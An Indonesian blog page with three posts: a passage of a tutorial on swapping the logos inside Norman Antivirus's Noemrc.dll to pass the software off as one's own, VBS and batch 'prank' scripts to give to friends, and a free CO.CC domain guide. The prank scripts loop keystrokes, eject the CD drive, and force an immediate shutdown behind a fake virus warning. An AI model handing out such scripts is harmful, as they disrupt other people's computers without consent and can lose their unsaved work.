5. Lalu Jalankan process explorer untuk melihat dll apa saja yang dipakai si Norman Antivirus ini untuk menjalankan programnya. Alasannya kenapa file dll yang harus dilihat? Karena dll tersebut adalah sebuah file yang berisi komponen-komponen seperti gambar, icon, tulisan, form dan lain – lain yang digunakan oleh Norman AV untuk menjalankan programnya. Okay let’s check the process explorer
6. Disini kita bisa melihat beberapa aplikasi yang kita jalankan dari Norman AV yaitu : Nvccf.exe, Nvcte.exe dan Nvcut.exe
7. Untuk melihat dll nya klik salah satu program yang disebutkan diatas tadi, misalnya Nvccf.exe:
8. Kemudian lihat kotak bagian bawah untuk meneliti file dll apa aja yang dipakai oleh proses Nvcff.exe, kliatan kan…kemudian coba catat:
Ada Nvccf0q.dll, Nvccf0p.dll, Nvccf0o.dll, dan lain – lain…banyak kan
9. Kemudian klik proses lainnya yaitu Nvcte.exe dan Nvcut.exe untuk mengetahui dll yang dipakai, kemudian catat.
10. Dari 3 program tersebut kita dapat melihat dll yang sama dan dipakai oleh ketiga program tersebut adalah user32.dll, shell32.dll, ole32.dll, oleaut32.dll, Noemrc.dll, Niphk.dll
11. Mari kita lakukan penelitian lagi untuk melihat dll apa saja yang akan kita hijack
12. Kita mulai dari user32.dll…umh kayaknya bukan deh … soalnya user32.dll itu file dll yang digunakan windows, okay … lewat, shell32.dll juga, ole32.dll, oleaut32.dll juga merupakan komponen dll dari windows…lewat semua, yang tersisa sekarang Noemrc.dll dan Niphk.dll.
13. Sekarang kita buka PE Explorer, kemudian cari file Niphk.dll berada, yaitu di %direktori dimana Norman ter-install%\Nvc\bin\
14. Kemudian kemudian tekan tombol Ctrl+R untuk melihat resource-nya
15. Di kotak sebelah kiri anda dapat melihat hanya ada komponen version aja… umh…kayaknya bukan deh…oke lanjut ke dll selanjutnya yaitu Noemrc.dll
16. Buka file Noemrc.dll tersebut memakai PE Explorer, kemudian tekan Ctrl+R seperti tadi, kemudian lihat kotak sebelah kiri
17. Ada beberapa komponen yaitu, bitmap, Icon Entry, String dan Group Icon.
18. Klik yang ada di Bitmap
19. Umh… ada 3 sub komponen gambar, mari kita lihat…BINGGO!!!ketemu…ketiga gambar tersebut adalah bitmap yang dipakai untuk menjalankan aplikasi Norman AV, ketiga gambar yang dimuat adalah :
20. Anda bisa lihat gambar di atas ini adalah yang dipakai oleh aplikasi norman. Coba aja lihat di aplikasi Norman AV yang ada:
21. Nah sekarang untuk menghijack Norman AV ini cukup buat gambar 3 buah, harus berekstensi jpg semua.
22. Kemudian buka file Noemrc.dll dan tekan Ctrl+R
23. Kemudian Klik salah satu komponen dari sub bitmap yang mempunyai caption 101, ganti gambarnya dengan gambar atau logo yang anda buat yaitu dengan menekan tombol Shift+Ctrl+E
24. Kemudian tekan Ctrl+O untuk mencari gambar baru yang digunakan untuk mengganti logo Norman AV.
25. Lakukan langkah seperti di atas untuk sub bitmap 102 dan 103.
26. Setelah itu simpan Noemrc.dll di direktori dimana Norman AV terinstall, misalnya Norman Av terinstall di C:\Norman, maka simpan Noemrc.dll yang baru di direktori C:\Norman\Bin\ dan di C:\Norman\Nvc\Bin\
27. Setelah itu jalankan Norman AV lagi.
28. Lihat perbedaan yang terjadi, seperti gambar di bawah:
29. Jelas bukan logo, gambar yang berdiri di samping kanan diganti sama gambar kita
30. Untuk lebih jelas anda bisa me-restart komputer dan melihat splash screen yang ada …
Nah itulah sekelumit tentang hijacking program atau software. Jadi untuk membajak jangan tanggung – tanggung, sekalian aja diganti semuanya…enak kan… mengakui software yang bukan buatan kita dengan mengatasnamakan program buatan sendiri sungguh mengasyikan bukan (KALAU TIDAK TAU MALU) … yah mo gimana,…sama seperti beberapa program freeware yang anda dibuat…sakitt banget kan kalau program tersebut diakui sebagai program buatan orang lain…bukan program buatan kita…SUDAH FREEWARE DI BAJAK PULA…HAHAHAHAHAHHA…yah…moga2 ilmu ini bermanfaat… okeh, terakhir semoga kita BUKAN termasuk orang – orang seperti ini, Bukan PEMBAJAK lagi namanya tapi PEMBAJAK BANGET…. Mau gitu?? :D

0 Iseng Bermodal Notepad

Hallo kawan :)
Kzkz, bosen dengan belajar, mau iseng? Yuk, kita pakai cara sederhana saja untuk ngisengin teman kita sendiri.
Tapi jangan anda coba trik ini di komputer anda, klo dicoba berarti anda mengisengin diri anda sendiri & dapat dibilang anda melakukan tindakan yang stup*d.. Hehe.. Wkwk..
Lets begin! Pastikan Anda Mengetik Dengan Benar Script Dibawah Ini! Copy Paste Kadang Tidak Berhasil Dikarenakan Perbedaan Tanda Petik ( ” ” ) Pada Notepad, Untuk Lebih Fix Bisa Pake TextPad :)
1. Iseng Mengeject CD-Drive Terus Menerus
Set oWMP = CreateObject(“WMPlayer.OCX.7″)
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count – 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count – 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop
Kemudian save dengan “SUKASUKAANDA.VBS” & Berikan keteman Anda
2. Iseng Dengan Tombol Enter Terus Menerus

Set wshShell = wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “~(enter)”
loop
Kemudian save dengan “SUKASUKAANDA.VBS” & Berikan keteman Anda
3. Iseng Dengan Pesan Lambat Notepad “Hello, how are you? I am good thanks!”

WScript.Sleep 180000
WScript.Sleep 10000
Set WshShell = WScript.CreateObject(“WScript.Shell”)
WshShell.Run “notepad”
WScript.Sleep 100
WshShell.AppActivate “Notepad”
WScript.Sleep 500
WshShell.SendKeys “Hel”
WScript.Sleep 500
WshShell.SendKeys “lo ”
WScript.Sleep 500
WshShell.SendKeys “, ho”
WScript.Sleep 500
WshShell.SendKeys “w a”
WScript.Sleep 500
WshShell.SendKeys “re ”
WScript.Sleep 500
WshShell.SendKeys “you”
WScript.Sleep 500
WshShell.SendKeys “? ”
WScript.Sleep 500
WshShell.SendKeys “I a”
WScript.Sleep 500
WshShell.SendKeys “m g”
WScript.Sleep 500
WshShell.SendKeys “ood”
WScript.Sleep 500
WshShell.SendKeys ” th”
WScript.Sleep 500
WshShell.SendKeys “ank”
WScript.Sleep 500
WshShell.SendKeys “s! “
Kemudian save dengan “SUKASUKAANDA.VBS” & Berikan keteman Anda
4. Iseng Dengan Backspace
MsgBox “Maaf, Anda Harus Mengulang Kembali”
Set wshShell =wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “{bs}”
loop
Kemudian save dengan “SUKASUKAANDA.VBS” & Berikan keteman Anda
5. Iseng Dengan Membuka Calculator Terus Menerus
@ECHO off
:top
START %SystemRoot%\system32\cacl.exe
GOTO top
Kemudian save dengan “SUKASUKAANDA.BAT” & Berikan keteman Anda
6. Iseng Dengan Keyboard
Set wshShell = wscript.CreateObject(“WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “Maaf, Keyboard Tidak Berfungsi! Harap Diperbaiki”
loop
Kemudian save dengan “SUKASUKAANDA.VBS” & Berikan keteman Anda
7. Iseng Dengan Shutdown Computer
@echo off
msg * Komputer Anda Terinfeksi Virus
shutdown -c “Error! Virus Menyebar Keseluruh System!” -s -t 0
Kemudian save dengan “SUKASUKAANDA.BAT” & Berikan keteman Anda
==================================================
Note: Bosen gak ada kerjaan didepan komputer, terlintas untuk berbagi cara ngisengin teman. Teringat masa lalu waktu masih suka ngisengin temen² dengan trik ini :)
Semoga Bermanfaat Ya All.. Salam Hangat Dari Saya.. Fahrey-785
Silakan Dikembangkan Sendiri Ide Ide Yang Lainnya

1 Membuat Blog Dengan Domain .CC

Cara membuat blog gratisan dengan domain gratis di CO.CC yang dapat diintegrasikan dengan Blogger Blogspot WordPress.com dan WordPress hosting sendiri
Kalau Anda ingin punya domain gratis Anda bisa mendaftar dengan mudah di CO.CC atau CZ.CC. Domain ini nantinya dapat digunakan untuk banyak hal.  Antara lain, (1) untuk menjadi domain blog Anda di blogger.com blogspot, (2) menjadi domain Anda di wordpress.com; (3) menjadi domain Anda dengan hosting gratis di 000a.biz. Fungsi nomor (3) ini khusus bagi Anda yang ingin berlatih memiliki situs dengan domain dan hosting sendiri.
Cara daftar di CO.CC
1. Kunjungi CO.CC (aff) atau CZ.CC,
2. Di kotak yang tersedia (lihat gambar 1), isi alamat yang diinginkan. Contoh. namasaya.co.cc. Klik “Check Availability”. Kalau “Available” (belum ada yang punya), teruskan prosesnya. Kalau sudah ada yang pakai, ulangi lagi dengan mengisi nama yang lain.

3. Klik “Continue to Registration” (lihat gambar 2)

4. Klik “Create an Account Now” di bagian paling bawah (lihat gambar 3).

5. Isi formulir (lihat gambar 4). Jangan lupa kasih tanda tik (centang) di bagian paling bawah pada “I accept the Terms of Service”

6. Klik “Create an account now.”
7. Proses daftar domain selesai (gambar 5).

Selanjutnya kita harus mensetting domain tersebut untuk diarahkan sesuai tujuan kita. Yang paling mudah adalah redirect atau URL forwarding.
Berikut sejumlah fungsi yang dapat kita lakukan untuk set-up domain co.cc kita:
A. Fungsi Redirect / URL Forwarding
1. Klik “Set-up”
2. Kasih tanda tik pada button (lobang) nomor 3. URL Forwarding (gambar 7)

3. Isi alamat blog Anda yang akan diredirect (gambar 8 [delapan])

4. Klik “Set Up”.
5. Ada tulisan ” Your change has been submitted.” Klik “OK”.
6. Selesai (gambar 9).

Selamat mencoba

Source: A. Fatih Syuhud
Copyright © 2011- brugkembar
SELAMAT MENIKMATI